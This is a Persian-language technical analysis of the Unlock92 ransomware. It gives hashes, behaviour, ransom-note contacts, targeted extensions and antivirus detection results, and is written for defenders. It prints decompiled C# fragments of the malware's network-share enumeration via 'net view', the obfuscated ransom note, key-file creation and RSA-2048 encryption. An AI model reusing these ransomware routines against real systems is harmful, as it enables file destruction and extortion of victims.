باسمه تعالی

تحلیل فنی باج‌افزار Unlock۹۲

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت باج‌افزار Unlock۹۲ خبر می‌دهد. براساس گزارشات بدست آمده، فعالیت این باج‌افزار در ماه ژوئیه سال ۲۰۱٦میلادی آغاز گردیده است و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران اروپای شرقی می باشد. طبق بررسی های انجام شده، این باج‌افزار دستخوش به روزرسانی های عمده و تغییرات مختلفی شده است که سلسله مراتب آن به صورت زیر است :

Unlock۹۲ > Unlckr > Naampa

مشخصات فایل اجرایی :


نام فایل	Arch.exe و MSTASIA.A۱A و ٥۳e٤٨f٦۳٨cfab٨٠fc٥۲۱۷d٠٨۳۳a٦۹۷eab۱۳۳٠۷۱٦۳٠٠٥٨dea۷٥٤٥٠۲bfe٠٠ab۲٦c._exe
اندازه	٤٦٠.٥ KB
Sha-۱	df٨۲a۳٨f٤٠٤۳a٦٤b٠b٤fe۲afcfa٦۲aaad۹e٨۹۹f٨
Sha-۲٥۶	٥۳e٤٨f٦۳٨cfab٨٠fc٥۲۱۷d٠٨۳۳a٦۹۷eab۱۳۳٠۷۱٦۳٠٠٥٨dea۷٥٤٥٠۲bfe٠٠ab۲٦c
MD٥	٥۷۹۳۱۹٤۷a٥afd٦c۹e۷adc٥٦٦ae٨٨a٤e٦
کامپایلر	Microsoft Visual C++ vx.x Morphine v۱.۲

فایل اجرایی این باج‌افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٦٨	٨۱۹۲	٤٦۹۳٨٤	٤٦۹٥٠٤
.rsrc	۲.۷۱	٤٨۳۳۲٨	٨٥۲	۱٠۲٤
.reloc	٠.۱	٤۹۱٥۲٠	۱۲	٥۱۲

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Unlock۹۲، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که این باج‌افزار مورد اشاره برای رمزگذاری فایل ها، پسوندی به ادامه نام فایل ها اضافه نمی کند بلکه در هر پوشه ای از سیستم قربانی سه فایل اضافه قرار می دهد که یکی از آنها فایل key.vl است و فایل دیگر، پیغام باج خواهی است و دیگری یک فایل zip خالی با نام پوشه ی اصلی است.



تصویر زیر نشان دهنده ی فایل های رمزگذاری شده توسط باج‌افزار Unlock ۹۲ است :



پس از اجرای باج‌افزار، پیغام باج خواهی به صورت فایل یک فایل متنی با پسوند txt به شکل زیر برای قربانی نمایش داده می شود:



باج‌افزار Unlock۹۲ از الگوریتم رمز نگاری RSA-۲۰۴۸ برای رمزگذاری فایل های قربانیان استفاده می‌کند. پیغام باج خواهی این باج‌افزار به صورت یک فایل متنی (Text) بر روی دسکتاپ قربانی نمایش داده می‌شود که به زبان روسی است و درآن مشخص شده است که برای تعیین مقدار باج باید یک ایمیل حاوی فایل Key.VL که هنگام اجرای باج‌افزار روی سیستم قربانی قرار داده می شود را به آدرس un۹۲@protonmail.com ارسال نمود. همینطور در این پیغام، مهاجم قربانی را راهنمایی می کند که در صورت عدم دریافت جواب طی یک روز، به آدرس دارک وب http://n۳r۲kuzhw۲h۷x٦j٥.onion مراجعه کرده و از طریق ایمیل ارائه شده در این سایت برای رمزگشایی فایل های خود اقدام کند.

سازندگان این باج‌افزار به دنبال دریافت باج از سوی قربانیان هستند. پرداخت باج باید در واحد پول Bitcoin انجام شود. این باج‌افزار از طریق شبکه های عمومی و ربات های اسپم بین المللی منتشر می شود.

برای دریافت کلید رمزگشا ، مطابق آنچه در پیغام باج خواهی خواسته شده بود به ایمیل ذکر شده پیامی فرستادیم و سازنده باج‌افزار درخواست ارسال فایلی به نام Zaparolennyj را به همراه فایل key.vl داشت اما این فایل حتی پس از بارها اجرای باج‌افزار، در سیستم یافت نشد و این فرد مدعی آن بود که در صورت عدم وجود این فایل در سیستم قربانی، فایل ها رمزگذاری نشده اند. در صورتی که دسترسی به هیچ یک از فایل ها امکان پذیر نبود و پس از ارسال پیغام های بسیار، موفق به دریافت کلید رمزگشا از این فرد نشدیم. همچنین کیف پول بیت کوین مربوط به این باج‌افزار نیز یافت نشد.

لیست کلی پسوند فایل هایی که رمزگذاری شده اند به صورت زیر می باشد :

.۳dm, .۳g۲, .۳gp, .۷zip, .aaf, .accdb, .aep, .aepx, .aet, .ai, .aif, .as, .as۳, .asf, .asp, .asx, .avi, .bmp, .c, .class, .cpp, .cs, .csv, .dat, .db, .dbf, .doc, .docb, .docm, .docx, .dot, .dotm, .dotx, .dwg, .dxf, .efx, .eps, .fla, .flv, .gif, .h, .idml, .iff, .indb, .indd, .indl, .indt, .inx, .jar, .java, .jpeg, .jpg, .js, .m۳u, .m۳u۸, .m٤u, .max, .mdb, .mid, .mkv, .mov, .mp۳, .mp٤, .mpa, .mpeg, .mpg, .msg, .pdb, .pdf, .php, .plb, .pmd, .png, .pot, .potm, .potx, .ppam, .ppj, .pps, .ppsm, .ppsx, .ppt, .pptm, .pptx, .prel, .prproj, .ps, .psd, .py, .ra, .rar, .raw, .rb, .rtf, .sdf, .sdf, .ses, .sldm, .sldx, .sql, .svg, .swf, .tif, .txt, .vcf, .vob, .wav, .wma, .wmv, .wpd, .wps, .xla, .xlam, .xll, .xlm, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .xml, .xqx, .xqx, .zip.

بعد از پایان فرآیند رمزگذاری توسط باج‌افزار دیگر امکان دسترسی به فایل های اجرایی و سایر فایل‌ها بروی دسکتاپ وجود ندارد.

تحلیل ایستا:

با بررسی بیشتر کد های باج‌افزار به نتایج زیر دست یافتیم :

قطعه کد زیر مربوط به ایجاد فایل key.vl است که پس از اجرای باج‌افزار داخل تمام پوشه های سیستم قربانی ذخیره می شود :

```
        this.e();
        this.h.Add(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory));
        this.h.Add(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
        this.h.Add(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures));
    }
```

```
1148        // Token: 0x04000007 RID: 7
1149        private string e = "key.vl";
1150
```

```
909         private void e()
910         {
911             List<string> list = new List<string>();
912             Process process = new Process();
913             process.StartInfo.FileName = "cmd";
914             process.StartInfo.Arguments = "/C net view";
915             process.StartInfo.RedirectStandardOutput = true;
916             process.StartInfo.UseShellExecute = false;
917             process.StartInfo.CreateNoWindow = true;
918             try
919             {
920                 process.Start();
921                 string text = process.StandardOutput.ReadToEnd();
922                 int num = 0;
923                 for (;;)
924                 {
925                     num = text.IndexOf('\\', num);
926                     bool flag = num == -1;
927                     if (flag)
928                     {
929                         break;
930                     }
931                     int num2 = text.IndexOf(' ', num);
932                     list.Add(text.Substring(num, num2 - num));
933                     num = num2;
934                 }
935             }
936             catch
937             {
938             }
939             for (int i = 0; i < list.Count; i++)
940             {
941                 Process process2 = new Process();
942                 process2.StartInfo.FileName = "cmd";
943                 process2.StartInfo.Arguments = "/C net view " + list[i];
944                 process2.StartInfo.RedirectStandardOutput = true;
945                 process2.StartInfo.UseShellExecute = false;
946                 process2.StartInfo.CreateNoWindow = true;
947                 try
948                 {
949                     process2.Start();
950                     string s = process2.StandardOutput.ReadToEnd();
951                     byte[] bytes = Encoding.GetEncoding(1251).GetBytes(s);
952                     string @string = Encoding.GetEncoding("CP866").GetString(bytes);
953                     string[] array = @string.Split(new char[]
954                     {
955                         '\r',
956                         '\n'
957                     });
958                     for (int j = 0; j < array.Length; j++)
959                     {
960                         bool flag2 = array[j].IndexOf("Диск") > -1;
961                         if (flag2)
962                         {
963                             this.h.Add(list[i] + "\\" + array[j].Substring(0, array[j].IndexOf("Диск")));
964                         }
965                     }
966                 }
967                 catch
968                 {
969                 }
970             }
971         }
```

قطعه کد زیر مربوط به فایل متنی حاوی پیغام باج خواهی است :

```
this.j = Form1.a("ЧЙʒқ\u0083Öкʒқʒж\u0083ґЖйҚʒʒӯ\u0083ґғӫқ\u0083ӧғҚʒѲ\u0083кʒҜйғґӯʒҖ\u0083кҗқҜ
  \u0083ҜҖғкʒӯӫкҚ\u0083ғйÖқґ\u0083қ\u0083ӧғҚʒ\u0083èæú\u008dõï\u0083Ҝғ\u0083Æ\u008eÎÂÊÏ\u0099\u0083ÖÍ
  \u009a\u0091ãÓÑÌ×ÌÍÎÂÊÏ\u008dÀÌÎ\u0083®©ЧЙʒқ\u0083ґѲ\u0083ҜҖ\u0083ҜкʒЗЙқʒқ\u0083кʒґҖʒғ\u0083ґ
  \u0083ʒҖЙҖҜқҖ\u0083Йʒʒкʒ\u0083ʒк\u0083ЙʒғЙғҚʒҖ\u0083Й\u0083ЙғҚʒғ\u0083ÔÔÔ\u008d×ÌÑÓÑÌÉÆÀ×\u008dÀÌÍ
  \u0083ғйғЗҔЖй\u0083\u0083÷ìñ\u0083®©қ\u0083Й\u0083ЖҐк\u0083Ккҟкӫӯӟ\u0083ҕғҚҗқʒҖ\u0083Ҝғ\u0083ЙғҚʒ\u0099
  \u0083Ë××Ó\u0099\u008c\u008cÍ\u0090Ñ\u0091ÈÖÙËÔ\u0091Ë\u0094Û\u0095É\u0096\u008dÌÍÊÌÍ\u0083\u0083\u008e
  \u0083\u0083ʒғҟ\u0083ғЗжҖʒ\u00833ʒғҕғҜ\u0083жҖҚЙʒґЗӟӫқҚ\u0083КкЙʒкґѲҚ\u00833ӟӫқʒ\u008d\u0083®©ҿғйкʒӯ
  \u0083жʒӟ\u0083ғйÖқґғ\u0083ЙкЙʒкқʒ\u0083ғкʒҖҖ\u0083ЙҖҟ\u0083қҕ\u0083\u0096\u0093\u0083ЙқҟґкʒкҐ\u008d
  \u0083ҿғ\u0083ЙғҟкЙʒкӟʒҖʒӯҜѲҚ\u0083КкҗғкЙ\u00833ҚҗӮʒ\u0083ҜҖ\u0083кҗқҜ\u0083Ґкқ\u008d", this.a);
this.b = this.a(a_, this.a);
this.c = this.f();
this.d = this.a(this.c);
this.i = this.b();
Random random = new Random();
random.Next(97, 122);
for (int i = 0; i < 20; i++)
{
    this.k += Convert.ToChar(random.Next(97, 122)).ToString();
}
this.k += ".txt";
string text = Environment.GetFolderPath(Environment.SpecialFolder.System);
text = text.Substring(0, text.ToLower().IndexOf("\\system"));
```


قطعه کد زیر مربوط به ایجاد فایل zip. درون پوشه های سیستم قربانی است:

```
private void a(DirectoryInfo A_0)
{
    this.a(A_0.FullName + "\\" + this.e, this.d);
    try
    {
        File.WriteAllText(A_0.FullName + "\\" + this.k, this.j);
    }
    catch
    {
    }
    List<string> list = new List<string>();
    string fullName = A_0.FullName;
    string fileName = string.Concat(new string[]
    {
        A_0.FullName,
        "\\",
        A_0.Name,
        "-",
        this.i,
        ".zip"
    });
```

همانطور که اشاره شد باج‌افزار Unlock۹۲ از الگوریتم رمزنگاری غیرمتقارن RSA-۲۰۴۸ برای رمزگذاری فایل‌های سیستم قربانی استفاده می‌کند که در تصویر زیر نمایش داده شده است :

```
// Token: 0x0600000A RID: 10 RVA: 0x00002B5C File Offset: 0x00000D5C
private byte[] a(string A_0)
{
    byte[] result = new byte[256];
    byte[] rgb = new byte[A_0.Length];
    rgb = Encoding.Default.GetBytes(A_0);
    try
    {
        RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048);
        rsacryptoServiceProvider.FromXmlString(this.b);
        result = rsacryptoServiceProvider.Encrypt(rgb, false);
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.ToString());
    }
    return result;
}
```

بر اساس بررسی‌های صورت گرفته، باج‌افزار Unlock ۹۲ پس از اجرا، فرایندهای زیر را ایجاد می‌کند :



همچنین کتابخانه ی به کار برده شده در این باج‌افزار mscoree.dll می باشد.

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار Unlock ۹۲ نشدیم.

نتایج بدست آمده از اجرای باج‌افزار بر روی سیستم دارای آنتی‌ویروس بومی پادویش :

همانطور که در تصویر زیر مشاهده می شود ، فایل اجرایی باج‌افزار Unlock ۹۲ توسط انتی ویروس پادویش به صورت ایستا (پویش دستی) شناسایی شد.

خروجی سامانه VirusTotal :

در حال حاضر یعنی در زمان نگارش این گزارش تعداد ۴۲ مورد از ۶۸ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Variant.Ransom.Unlock92.24	AegisLab	Gen.Variant.Razy!c
ALYac	Trojan.Ransom.Unlock92	Arcabit	Trojan.Ransom.Unlock92.24
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Genasom.qjmcf	BitDefender	Gen:Variant.Ransom.Unlock92.24
CAT-QuickHeal	Trojan.IGENERIC	Comodo	UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_60% (D)	Cyren	W32/Trojan.NTRA-3663
DrWeb	Trojan.Encoder.5035	Emsisoft	Gen:Variant.Ransom.Unlock92.24 (B)
Endgame	malicious (moderate confidence)	eScan	Gen:Variant.Ransom.Unlock92.24
ESET-NOD32	MSIL/Filecoder.OD	F-Secure	Gen:Variant.Ransom.Unlock92.24
Fortinet	MSIL/Filecoder.AC!tr	GData	Gen:Variant.Ransom.Unlock92.24
Ikarus	Trojan-Ransom.Rokku	K7AntiVirus	Riskware (0040eff71)
K7GW	Riskware (0040eff71)	Kaspersky	Trojan-Ransom.MSIL.Agent.fqmw
Malwarebytes	Ransom.FileCryptor	MAX	malware (ai score=98)
McAfee	Artemis!57931947A5AF	McAfee-GW-Edition	BehavesLike.Win32.Generic.gh
Microsoft	Ransom:Win32/Genasom	NANO-Antivirus	Trojan.Win32.Encoder.ffkmrl
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.f48	Sophos AV	Mal/Generic-S
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Raas.Auto
TrendMicro	Ransom_ZIPPER.THGBOAH	TrendMicro-HouseCall	Ransom_ZIPPER.THGBOAH
VBA32	TScope.Trojan.MSIL	Webroot	W32.Ransom.Gen
Yandex	Trojan.Agent!O6PTSIZM7t8	ZoneAlarm	Trojan-Ransom.MSIL.Agent.fqmw

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر یعنی در زمان نگارش این گزارش تعداد ۲ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Malware: RansomWare.Win32.Unlock92Zipper.92	ii	2.3.190.2675	پادویش
		نتیجه‌ای یافت نشد.	sophos
		نتیجه‌ای یافت نشد.	f_secure
		نتیجه‌ای یافت نشد.	kaspersky
		نتیجه‌ای یافت نشد.	eset
		نتیجه‌ای یافت نشد.	drweb
		نتیجه‌ای یافت نشد.	clam_av
		نتیجه‌ای یافت نشد.	comodo
		نتیجه‌ای یافت نشد.	bitdefender
		نتیجه‌ای یافت نشد.	avast
Dangerous: Trojan.Gen.2	ii	7.9.0.30	symantec